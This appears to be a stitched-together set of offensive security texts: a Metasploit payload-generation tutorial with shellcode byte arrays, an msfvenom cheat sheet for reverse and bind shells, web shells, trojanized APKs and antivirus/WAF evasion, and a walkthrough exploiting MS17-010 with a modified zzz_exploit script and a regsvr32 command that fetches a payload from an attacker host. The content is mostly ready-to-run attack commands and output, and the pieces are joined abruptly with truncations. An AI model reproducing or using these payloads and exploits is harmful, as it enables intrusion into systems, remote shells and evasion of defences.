# InitialAutoRunScript=, AutoRunScript=

buf =

"\xb8\xea\x18\x9b\x0b\xda\xcd\xd9\x74\x24\xf4\x5b\x33\xc9" +
"\xb1\x71\x31\x43\x13\x83\xeb\xfc\x03\x43\xe5\xfa\x6e\xd2" +
"\x31\x23\xe4\xc1\x35\x8f\x36\xc3\x0f\x94\x11\x23\x54\x64" +
"\x0b\xf2\xf9\x9f\x4f\x1f\x01\x9c\x1c\xf5\xbf\x7e\xe8\xc5" +

```

```
"\x94\xd1\xbf\xbb\x96\x64\xef\xc1\x10\x9e\x38\x45\x1b\x65" +
```

...snip...

The change is significant when comparing to all previous outputs. It's slightly larger and our bytes are nowhere near similar. Which would, in theory, make this version of our payload less prone to detection.

We've spent lots of time generating shellcode from the start with default values. In the case of a bind shell the default listening port is 4444. Often this must be changed. We can accomplish this by using the **-o** switch followed by the value we wish to change. Let's take a look at which options we can change for this payload. From the msfconsole we'll issue the **show options** command.

```
msf payload(shell_bind_tcp) > show options
```

Module options (payload/windows/shell_bind_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique: seh, thread, process, none
LPORT	4444	yes	The listen port
RHOST		no	The target address

By default our shell will listen on port 4444 and the exit function is 'process'. We'll change this to port 1234 and 'seh' exit function using the **-o**. The syntax is VARIABLE=VALUE separated by a comma between each option. In this case both the listening port and exit function are changed so the following syntax is used **LPORT=1234,EXITFUNC=seh**.

```
msf payload(shell_bind_tcp) > generate -o LPORT=1234,EXITFUNC=seh -b '\x00' -e  
x86/shikata_ga_nai
```

```
# windows/shell_bind_tcp - 368 bytes
```

```
# http://www.metasploit.com
```

```
# Encoder: x86/shikata_ga_nai
```

```
# VERBOSE=false, LPORT=1234, RHOST=, EXITFUNC=seh,
```

```
# InitialAutoRunScript=, AutoRunScript=
```

```
buf =
```

```
"\xdb\xd1\xd9\x74\x24\xf4\xbb\x93\x49\x9d\x3b\x5a\x29\xc9" +
```

```
"\xb1\x56\x83\xc2\x04\x31\x5a\x14\x03\x5a\x87\xab\x68\xc7" +
```

```
"\x4f\xa2\x93\x38\x8f\xd5\x1a\xdd\xbe\xc7\x79\x95\x92\xd7" +
```

```
"\x0a\xfb\x1e\x93\x5f\xe8\x95\xd1\x77\x1f\x1e\x5f\xae\x2e" +
```

```
"\x9f\x51\x6e\xfc\x63\xf3\x12\xff\xb7\xd3\x2b\x30\xca\x12" +
"\x6b\x2d\x24\x46\x24\x39\x96\x77\x41\x7f\x2a\x79\x85\x0b" +
"\x12\x01\xa0\xcc\xe6\xbb\xab\x1c\x56\xb7\xe4\x84\xdd\x9f" +
...snip...
```

Payload Generation Using a NOP Sled

Finally lets take a look at the [NOP sled](#) length and output format options. When generating payloads the default output format given is 'ruby'. Although the ruby language is extremely powerful and popular, not everyone codes in it. We have the capacity to tell the framework to give our payload in different coding formats such as Perl, C and Java for example. Adding a NOP sled at the beginning is also possible when generating our shellcode.

First let's look at a few different output formats and see how the `-t` switch is used. Like all the other options all that needs to be done is type in the switch followed by the format name as displayed in the help menu.

```
msf payload(shell_bind_tcp) > generate
# windows/shell_bind_tcp - 341 bytes
# http://www.metasploit.com
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" +
...snip...
```

```
msf payload(shell_bind_tcp) > generate -t c
/*
 * windows/shell_bind_tcp - 341 bytes
 * http://www.metasploit.com
 * VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
 * InitialAutoRunScript=, AutoRunScript=
 */
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
```

```
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
...snip...
```

```
msf payload(shell_bind_tcp) > generate -t java
```

```
/*
 * windows/shell_bind_tcp - 341 bytes
 * http://www.metasploit.com
 * VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
 * InitialAutoRunScript=, AutoRunScript=
 */
byte shell[] = new byte[]
{
    (byte) 0xfc, (byte) 0xe8, (byte) 0x89, (byte) 0x00, (byte) 0x00, (byte) 0x00, (byte) 0x60,
    (byte) 0x89,
    (byte) 0xe5, (byte) 0x31, (byte) 0xd2, (byte) 0x64, (byte) 0x8b, (byte) 0x52, (byte) 0x30,
    (byte) 0x8b,
    (byte) 0x52, (byte) 0x0c, (byte) 0x8b, (byte) 0x52, (byte) 0x14, (byte) 0x8b, (byte) 0x72,
    (byte) 0x28,
    (byte) 0x0f, (byte) 0xb7, (byte) 0x4a, (byte) 0x26, (byte) 0x31, (byte) 0xff, (byte) 0x31,
    (byte) 0xc0,
    (byte) 0xac, (byte) 0x3c, (byte) 0x61, (byte) 0x7c, (byte) 0x02, (byte) 0x2c, (byte) 0x20,
    (byte) 0xc1,
    ...snip...
```

Looking at the output for the different programming languages, we see that each output adheres to their respective language syntax. A hash '#' is used for comments in Ruby but in C it's replaced with the slash and asterisk characters '/'*'. Looking at all three outputs, the arrays are properly declared for the language format selected. Making it ready to be copied and pasted into your script.

Adding a NOP (No Operation or Next Operation) sled is accomplished with the -s switch followed by the number of NOPs. This will add the sled at the beginning of our payload. Keep in mind the larger the sled the larger the shellcode will be. So adding a 10 NOPs will add 10 bytes to the total size.

```
msf payload(shell_bind_tcp) > generate
```

```
# windows/shell_bind_tcp - 341 bytes

# http://www.metasploit.com

# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,

# InitialAutoRunScript=, AutoRunScript=

buf =

"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" +
...snip...
```

```
msf payload(shell_bind_tcp) > generate -s 14

# windows/shell_bind_tcp - 355 bytes

# http://www.metasploit.com

# NOP gen: x86/opty2

# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,

# InitialAutoRunScript=, AutoRunScript=

buf =

"\xb9\xd5\x15\x9f\x90\x04\xf8\x96\x24\x34\x1c\x98\x14\x4a" +
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" +
...snip...
```

The highlighted yellow text shows us our NOP sled at the payload's beginning. Comparing the next 3 lines with the shellcode just above, we see they are exactly the same. Total bytes, as expected, grew by exactly 14 bytes.

Meterpreter Reverse Shells

Linux Reverse Shells

```
# x86
```

```
$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.10.10.10 LPORT=4545 -f elf >
shell.elf
```

```
# x64
```



```
$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.10.10.10 LPORT=4545 -f elf > shell.elf
```

x86 Reverse HTTP

```
$ msfvenom -p linux/x86/meterpreter/reverse_http LHOST=10.10.10.10 LPORT=4545 -f elf > shell.elf
```

x64 Reverse HTTP

```
$ msfvenom -p linux/x64/meterpreter/reverse_http LHOST=10.10.10.10 LPORT=4545 -f elf > shell.elf
```

Windows Reverse Shells

x86 normal

```
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.10 LPORT=4545 -f exe > shell.exe
```

x64 (CMD Single Stage)

```
$ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4545 -f exe > shell.exe
```

reverse HTTP

```
$ msfvenom -p windows/meterpreter/reverse_http LHOST=10.10.10.10 LPORT=4545 -f exe > shell.exe
```

reverse HTTPS

```
$ msfvenom -p windows/meterpreter/reverse_https LHOST=10.10.10.10 LPORT=4545 -f exe > shell.exe
```

Powershell Payload

```
$ msfvenom -p cmd/windows/reverse_powershell LHOST=10.10.10.10 LPORT=4545 > shell.bat
```

Macro Payload

```
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.10 LPORT=4545 -f vba
```

Android Reverse Shells

```
$ msfvenom -p android/meterpreter/reverse_tcp LHOST=10.10.10.10 LPORT=4545 R > shell.apk
```

Android Embed Payload with another apk

```
$ msfvenom -x anyApp.apk android/meterpreter/reverse_tcp lhost=10.10.10.10 lport=4545 -o shell.apk
```

Reverse HTTP

```
$ msfvenom -p android/meterpreter/reverse_http LHOST=10.10.10.10 LPORT=4545 R > shell.apk
```

Reverse HTTPS

```
$ msfvenom -p android/meterpreter/reverse_https LHOST=10.10.10.10 LPORT=4545 R > shell.apk
```

macOS Reverse Shells

```
$ msfvenom -p osx/x86/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4545 -f macho > shell.macho
```

Reverse TCP Shellcode

```
$ msfvenom -p osx/x86/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4545 -f < platform
```

Meterpreter Bind Shells

Linux Bind Shell

x86 (multi stage)

```
$ msfvenom -p linux/x86/meterpreter/bind_tcp RHOST=12.12.12.12 LPORT=4545 -f elf > shell.elf
```

x64 (single stage)

```
$ msfvenom -p linux/x64/shell_bind_tcp RHOST=12.12.12.12 LPORT=4545 -f elf > shell.elf
```

Windows Bind Shell

```
$ msfvenom -p windows/meterpreter/bind_tcp RHOST=12.12.12.12 LPORT=4545 -f exe > bind.exe
```

Hidden Bind TCP Payload

```
$ msfvenom -p windows/shell_hidden_bind_tcp RHOST=12.12.12.12 LPORT=4545 -f exe > hidden_shell.exe
```

macOS Bind Shell

```
$ msfvenom -p osx/x86/shell_bind_tcp RHOST=12.12.12.12 LPORT=4545 -f macho > shell.macho
```

Meterpreter Web Payloads

PHP Meterpreter Reverse Shells

```
$ msfvenom -p php/reverse_php LHOST=10.10.10.10 LPORT=4545 -f raw > shell.php
```

```
# PHP Meterpreter Reverse TCP
```

```
$ msfvenom -p php/meterpreter_reverse_tcp LHOST=10.10.10.10 LPORT=4545 -f raw > shell.php
```

```
$ cat shell.php | pbcopy && echo '<?php ' | tr -d '\n' > shell.php && pbpaste >> shell.php
```

Java JSP Meterpreter Reverse TCP

```
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.10.10 LPORT=4545 -f raw > shell.jsp
```

ASP Meterpreter Reverse TCP

```
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.10 LPORT=4545 -f asp > shell.asp
```

WAR Payload Shells

```
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.10.10 LPORT=4545 -f war > shell.war
```

Scripting Payloads

Bash Unix Reverse Shell

```
$ msfvenom -p cmd/unix/reverse_bash LHOST=10.10.10.10 LPORT=4545 -f raw > shell.sh
```

Python Reverse Shell

```
$ msfvenom -p cmd/unix/reverse_python LHOST=10.10.10.10 LPORT=4545 -f raw > shell.py
```

Perl Unix Reverse shell

```
$ msfvenom -p cmd/unix/reverse_perl LHOST=10.10.10.10 LPORT=4545 -f raw > shell.pl
```

WAF and Antivirus Detection(AV) Bypass using MSFVenom Encoders

The normal MSFVenom generated payloads can be easily detectable by most of the antivirus software or firewalls. MSFVenom provides one functionality called, **Encoders** which can be used to bypass some of them Firewalls and Antivirus software. You can take advantage of some of them for **AV bypass** and **WAF bypass**. Use **-e** flag to use the same with any encoder name. Encoder types are also described in the below section.

```
$ msfvenom --platform Windows -p windows/meterpreter/reverse_tcp -e  
x86/shikata_ga_nai -i 5 LHOST=10.10.10.10 LPORT=4545 -f exe > encoded_shell.exe
```

[-] No arch selected, selecting arch: x86 from the payload

Found 1 compatible encoders

Attempting to encode payload with 5 iterations of x86/shikata_ga_nai

x86/shikata_ga_nai succeeded with size 368 (iteration=0)

x86/shikata_ga_nai succeeded with size 395 (iteration=1)

x86/shikata_ga_nai succeeded with size 422 (iteration=2)

x86/shikata_ga_nai succeeded with size 449 (iteration=3)

x86/shikata_ga_nai succeeded with size 476 (iteration=4)

x86/shikata_ga_nai chosen with final size 476

Payload size: 476 bytes

Final size of exe file: 73802 bytes

Here -i flag is used to specifying the number of iterations. Use max possible numbers to make the payload undetectable to antivirus software(AV) and WAFs.

List all the Encoder types

You can list all the encoder types available in msfvenom using **--list** flag with **encoders** option.

```
$ msfvenom --list encoders
```

Framework Encoders [--encoder]

=====

Name	Rank	Description
----	----	-----
cmd/brace	low	Bash Brace Expansion Command Encoder
cmd/echo	good	Echo Command Encoder
cmd/generic_sh	manual	Generic Shell Variable Substitution Command Encoder
cmd/ifs	low	Bourne \${IFS} Substitution Command Encoder
cmd/perl	normal	Perl Command Encoder
cmd/powershell_base64	excellent	Powershell Base64 Command Encoder

cmd/printf_php_mq Encoder	manual	printf(1) via PHP magic_quotes Utility Command
generic/eicar	manual	The EICAR Encoder
generic/none	normal	The "none" Encoder
mipsbe/byte_xori	normal	Byte XORi Encoder
mipsbe/longxor	normal	XOR Encoder
mipsle/byte_xori	normal	Byte XORi Encoder
mipsle/longxor	normal	XOR Encoder
php/base64	great	PHP Base64 Encoder
ppc/longxor	normal	PPC LongXOR Encoder
ppc/longxor_tag	normal	PPC LongXOR Encoder
ruby/base64	great	Ruby Base64 Encoder
sparc/longxor_tag	normal	SPARC DWORD XOR Encoder
x64/xor	normal	XOR Encoder
x64/xor_context	normal	Hostname-based Context Keyed Payload Encoder
x64/xor_dynamic	normal	Dynamic key XOR Encoder
x64/zutto_dekiru	manual	Zutto Dekiru
x86/add_sub	manual	Add/Sub Encoder
x86/alpha_mixed	low	Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper	low	Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_underscore_tolower	manual	Avoid underscore/tolower
x86/avoid_utf8_tolower	manual	Avoid UTF8/tolower
x86/bloxor	manual	BloXor - A Metamorphic Block Based XOR Encoder
x86/bmp_polyglot	manual	BMP Polyglot
x86/call4_dword_xor	normal	Call+4 Dword XOR Encoder
x86/context_cpuid	manual	CPUID-based Context Keyed Payload Encoder
x86/context_stat	manual	stat(2)-based Context Keyed Payload Encoder
x86/context_time	manual	time(2)-based Context Keyed Payload Encoder
x86/countdown	normal	Single-byte XOR Countdown Encoder
x86/fnstenv_mov	normal	Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive	normal	Jump/Call XOR Additive Feedback Encoder

x86/nonalpha	low	Non-Alpha Encoder
x86/nonupper	low	Non-Upper Encoder
x86/opt_sub	manual	Sub Encoder (optimised)
x86/service	manual	Register Service
x86/shikata_ga_nai	excellent	Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit	manual	Single Static Bit
x86/unicode_mixed	manual	Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper	manual	Alpha2 Alphanumeric Unicode Uppercase Encoder
x86/xor_dynamic	normal	Dynamic key XOR Encoder

Among these, “**x86/shikata_ga_nai**” is the most useful and excellent polymorphic XOR additive encoder.

List Payload Options

Here I described the most useful MSFVenom command to view the detailed description of the payload in this MSFVenom cheat sheet. Refer to the detailed view before generating the payload which will give an idea about the payload. Use flag **--list-options** for the same.

```
# msfvenom -p PAYLOAD --list-options
```

```
$ msfvenom -p linux/x86/meterpreter/reverse_tcp --list-options
```

Options for payload/linux/x86/meterpreter/reverse_tcp:

=====

Name: Linux Mettle x86, Reverse TCP Stager

Module: payload/linux/x86/meterpreter/reverse_tcp

Platform: Linux, Linux

Arch: x86

Needs Admin: No

Total size: 245

Rank: Normal

Basic options:

Name	Current Setting	Required	Description

```

-----
LHOST          yes    The listen address (an interface may be specified)
LPORT 4444     yes    The listen port

```

Description:

Inject the mettle server payload (staged). Connect back to the attacker

Advanced options for payload/linux/x86/meterpreter/reverse_tcp:

```
=====
```

Name	Current Setting	Required	Description
-----	-----	-----	-----
AppendExit	false	no	Append a stub that executes the exit(0) system call
AutoLoadStdapi	true	yes	Automatically load the Stdapi extension
AutoRunScript		no	A script to run automatically on session creation.
AutoSystemInfo	true	yes	Automatically capture system information on initialization.
AutoUnhookProcess	false	yes	Automatically load the unhook extension and unhook the process
AutoVerifySession	true	yes	Automatically verify and drop invalid sessions
AutoVerifySessionTimeout	30	no	Timeout period to wait for session validation to occur, in seconds
EnableStageEncoding	false	no	Encode the second stage payload
EnableUnicodeEncoding	false	yes	Automatically encode UTF-8 strings as hexadecimal
HandlerSSLCert		no	Path to a SSL certificate in unified PEM format, ignored for HTTP transports
InitialAutoRunScript		no	An initial script to run on session creation (before AutoRunScript)
MeterpreterDebugLevel	0	yes	Set debug level for meterpreter 0-3 (Default output is stderr)
PayloadProcessCommandLine		no	The displayed command line that will be used by the payload

PayloadUUIDName payload (requires tracking)		no	A human-friendly name to reference this unique
PayloadUUIDRaw value for the UUID		no	A hex string representing the raw 8-byte PUID
PayloadUUIDSeed (deterministic)		no	A string to use when generating the payload UUID
PayloadUUIDTracking generated UUIDs	false	yes	Whether or not to automatically register
PingbackRetries	0	yes	How many additional successful pingbacks
PingbackSleep	30	yes	Time (in seconds) to sleep between pingbacks
PrependChrootBreak (includes setreuid to root)	false	no	Prepend a stub that will break out of a chroot
PrependFork	false	no	Prepend a stub that executes: if (fork()) { exit(0); }
PrependSetgid call	false	no	Prepend a stub that executes the setgid(0) system
PrependSetregid system call	false	no	Prepend a stub that executes the setregid(0, 0)
PrependSetresgid 0) system call	false	no	Prepend a stub that executes the setresgid(0, 0,
PrependSetresuid 0) system call	false	no	Prepend a stub that executes the setresuid(0, 0,
PrependSetreuid system call	false	no	Prepend a stub that executes the setreuid(0, 0)
PrependSetuid call	false	no	Prepend a stub that executes the setuid(0) system
RemoteMeterpreterDebugFile		no	Redirect Debug Info to a Log File
ReverseAllowProxy	false	yes	Allow reverse tcp even with Proxies specified. Connect back will NOT go through proxy but directly to LHOST
ReverseListenerBindAddress system		no	The specific IP address to bind to on the local
ReverseListenerBindPort different from LPORT		no	The port to bind to on the local system if
ReverseListenerComm this listener		no	The specific communication channel to use for
ReverseListenerThreaded (experimental)	false	yes	Handle every connection in a new thread

SessionCommunicationTimeout	300	no	The number of seconds of no activity before this session should be killed
SessionExpirationTimeout	604800	no	The number of seconds before this session should be forcibly shut down
SessionRetryTotal	3600	no	Number of seconds try reconnecting for on network failure
SessionRetryWait	10	no	Number of seconds to wait between reconnect attempts
StageEncoder		no	Encoder to use if EnableStageEncoding is set
StageEncoderSaveRegisters		no	Additional registers to preserve in the staged payload if EnableStageEncoding is set
StageEncodingFallback	true	no	Fallback to no encoding if the selected StageEncoder is not compatible
StagerRetryCount	10	no	The number of times the stager should retry if the first connect fails
StagerRetryWait	5	no	Number of seconds to wait for the stager between reconnect attempts
VERBOSE	false	no	Enable detailed status messages
WORKSPACE		no	Specify the workspace for this module

Evasion options for payload/linux/x86/meterpreter/reverse_tcp:

=====

Name	Current Setting	Required	Description

--- -

List all Platforms

You can specify the platform for the payload using **--platform** flag. Choose any of the following for your target system for the payload generation. In this MSFVenom cheat sheet, I specified the methods to view all the available options to choose from, which will help you to get more ideas about the uses of MSFVenom.

\$ **msfvenom --list platforms**

Framework Platforms [--platform]

=====

Name

aix

android

apple_ios

brocade

bsd

bsdi

cisco

firefox

freebsd

hardware

hpux

irix

java

javascript

juniper

linux

mainframe

multi

netbsd

netware

nodejs

openbsd

osx

php

python

r

ruby

solaris

unifi

unix

unknown

windows

List all Payload Formats

Choose any of the following for the output format of the payload. Specify **--format** with the option any from below when generating the payload.

\$ **msfvenom --list formats**

Framework Executable Formats [--format]

=====

Name

asp

aspx

aspx-exe

axis2

dll

elf

elf-so

exe

exe-only

exe-service

exe-small

hta-psh

jar

jsp

loop-vbs

macho

msi

msi-nouac

osx-app
psh
psh-cmd
psh-net
psh-reflection
vba
vba-exe
vba-psh
vbs
war

Framework Transform Formats [--format]

=====

Name

bash
c
csharp
dw
dword
hex
java
js_be
js_le
num
perl
pl
powershell
ps1
py

python
raw
rb
ruby
sh
vbapplication
vbscript

Output Payload Architecture

You can specify the framework architecture for the payload using the **archs** available in this MSFVenom cheat sheet. Use **-a** to specify the arch for the output payload.

```
$ msfvenom -a x86 -p windows/meterpreter/reverse_tcp LHOST=10.10.10.10 LPORT=4545 -f exe > shell.exe
```

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload

No encoder or badchars specified, outputting raw payload

Payload size: 341 bytes

Final size of exe file: 73802 bytes

List all the archs

```
$ msfvenom --list archs
```

Framework Architectures [--arch]

=====

Name

aarch64

armbe

armle

cbea

cbea64

cmd

dalvik

firefox
java
mips
mips64
mips64le
mipsbe
mipsle
nodejs
php
ppc
ppc64
ppc64le
ppce500v2
python
r
ruby
sparc
sparc64
tty
x64
x86
x86_64
zarch

Payloads with Encryptions

You can encrypt the payloads using some of the encryption methods available in MSFVenom. Use **--encrypt** flag to make the payload encrypted or encoded. You can also make the payload undetectable by the AVs and WAFs by encrypting the payload.

```
$ msfvenom --encrypt aes256 -p windows/meterpreter/reverse_tcp LHOST=10.10.10.10  
LPORT=4545 -f exe > shell.exe
```

[~] No platform was selected, choosing Msf::Module::Platform::Windows from the payload

[~] No arch selected, selecting arch: x86 from the payload

No encoder or badchars specified, outputting raw payload

Payload size: 341 bytes

Final size of exe file: 73802 bytes

List of Encrypt methods

\$ msfvenom --list encrypt

Framework Encryption Formats [--encrypt]

=====

Name

aes256

base64

rc4

xor

How to Use these Payloads in MSFConsole

You can get the connect to the target machine using msfconsole and metasploit handler.

msfconsole commands

msf> use exploit/multi/handler

msf> set PAYLOAD

msf> set RHOST

msf> set LHOST

msf> set LPORT

msf> exploit -j


The MS17-010 (EternalBlue, EternalRomance, EternalChampion and EternalSynergy) exploits, which target Microsoft Windows Server Message Block (SMB) version 1 flaws, were believed to be developed by the NSA and leaked by the Shadow Brokers in April of 2017. These exploits have proven to be valuable for penetration testing engagements and malicious actors alike as Windows systems missing the critical MS17-010 patch are still, sadly, very common in production environments. As such, these vulnerabilities have been targeted by massive ransomware attacks such as WannaCry and Petya.

In terms of penetration testing engagements, exploiting MS17-010 most often leads to SYSTEM level access through Remote Code Execution (RCE) that returns a reverse shell to the attacker's machine. The most common method of exploiting MS17-010 is by using Metasploit's

'windows/smb/ms17_010_eternablue' module. Vulnerable hosts can be found using multiple methods including vulnerability scanners like Nessus or Nexpose, the Nmap scripting engine, and the Metasploit module 'auxiliary/scanner/smb/smb_ms17_010'. My preferred method is running the Nmap script:

```
# nmap --script smb-vuln-ms17-010 -p445 targetip
```

If the target is vulnerable, you'll see an output similar to the screenshot below:



The image shows two identical screenshots of Nmap script results for the 'smb-vuln-ms17-010' script. The output is as follows:

```
Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_
```

TIP: You can use a CIDR range in lieu of a single target IP address or feed the Nmap script an input file using the -iL option.

On a recent engagement, several hosts were found to be vulnerable to MS17-010 but when exploiting the vulnerability using Metasploit, I was returned the 'Unable to continue with improper OS target' error, which is common when attempting to exploit 32-bit hosts. This error exists as a safeguard to prevent crashing those OS types with the exploit. Even though these hosts weren't exploitable with the module within Metasploit (until recently, more on that later), they can still be exploited manually using a very popular python script originally named '[zzz_exploit](#)' developed by Worawit Wang – AKA [@Sleepya](#). The 'zzz_exploit' uses the same bugs as EternalRomance and EternalSynergy which require any valid credentials (even guest accounts) and access to named pipes on the host and works on almost all Windows operating systems with very little chance (if any) of crashing the target. The exploit imports '[mysmb](#)', another script developed by [@Sleepya](#) to handle the SMB connections to the host. To begin, obtain both the 'zzz_exploit' and the 'mysmb' python scripts and place them in the same directory. Before running the actual exploit, we need to setup our payload and make some changes to a few lines in the script. I'll show two different payload types but both will use the 'regsvr32' method of payload execution, a popular application whitelisting evasion technique.

The first payload we'll be using is the common Meterpreter reverse TCP shell. Fire up the Metasploit console and hop into the 'regsvr32_applocker_bypass_server' module:


```
# use /exploit/windows/misc/regsvr32_applocker_bypass_server
```

Note: An alternative to this module is the Script Web Delivery module at /exploit/multi/script/web_delivery. This module will perform the same function, just make sure to set your target to Regsvr32.

Set your payload accordingly:

```
# set payload windows/meterpreter/reverse_tcp
```

Set the normal options such as LHOST, LPORT and SRVPORT as needed and run 'exploit' to start the server. Keep in mind the LHOST and SRVHOST should be set to your attacking machine as this is where the exploit will grab the generated payload from to execute on the vulnerable host. With the server handler started, Metasploit will return the regsvr32 command for us to insert into our 'zzz_exploit' script as shown below:

```
msf exploit(regsvr32_applocker_bypass_server) > run -j
[*] Exploit running as background job 1.

[*] Started reverse TCP handler on 192.168.137.60:4444
[*] Using URL: http://0.0.0.0:8080/RYbc3Bm
[*] Local IP: http://192.168.137.60:8080/RYbc3Bm
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://192.168.137.60:8080/RYbc3Bm.sct scrobj.dll
```

Our payload and handler for the reverse shell is all setup with that single module within Metasploit. Lets take a look at lines 34 and 35 of the 'zzz_exploit.py' script:

```
34  USERNAME = 'username'
35  PASSWORD = 'password'
```

These lines are where you will need to enter valid credentials for the vulnerable host. Remember, this can be any valid credentials for the host; domain user, guest account etc., which is normally easy to obtain on internal penetration test engagements. Now that we've configure the valid credentials for use, lets look at a few lines where the actual payload execution occurs from 911-924:

```
911  def smb_pwn(conn, arch):
912      smbConn = conn.get_smbconnection()
913
914      #print('creating file c:\\pwned.txt on the target')
915      #tid2 = smbConn.connectTree('C$')
916      #fid2 = smbConn.createFile(tid2, '/pwned.txt')
917      #smbConn.closeFile(tid2, fid2)
918      #smbConn.disconnectTree(tid2)
919
920      #smb_send_file(smbConn, sys.argv[0], 'C:', '/exploit.py')
921      service_exec(conn, r'regsvr32 /s /n /u /i:http://192.168.137.60:8080/Rybc3Bm.sct scrobj.dll')
922      # Note: there are many methods to get shell over SMB admin session
923      # a simple method to get shell (but easily to be detected by AV) is
924      # executing binary generated by "msfvenom -f exe-service ..."
```

I've commented out lines 914 through 918 because I'd rather the script didnt make any unnecessary files on my target that I'd have to clean up. Line 921 is where the magic happens, uncomment the line and insert the regsvr32 code that was generated from Metasploit earlier similar to the example above. Theoretically, you can use this same line to run generated shellcode to execute your payload (i.e., PowerShell) instead of the regsvr32 method. Now that

we've edited to code to include the credentials and our generated regsvr32 command, we're ready to run the exploit:

```
# ./zzz_exploit.py targetip
```

Alternatively, you can identify the named pipes accessible on the vulnerable host using the '/auxiliary/scanner/smb/pipe_auditor' module within Metasploit and specify which one you want to use at the end of the exploit command. Remember to run the script from the same directory that the 'mysmb' script is located as the exploit calls it from within. If all goes well, you should see something similar to the screenshot below:

```
success controlling groom transaction
modify trans1 struct for arbitrary read/write
make this SMB session to be SYSTEM
overwriting session security context
Opening SVCManager on 192.168.137.68.....
Creating service zybr.....
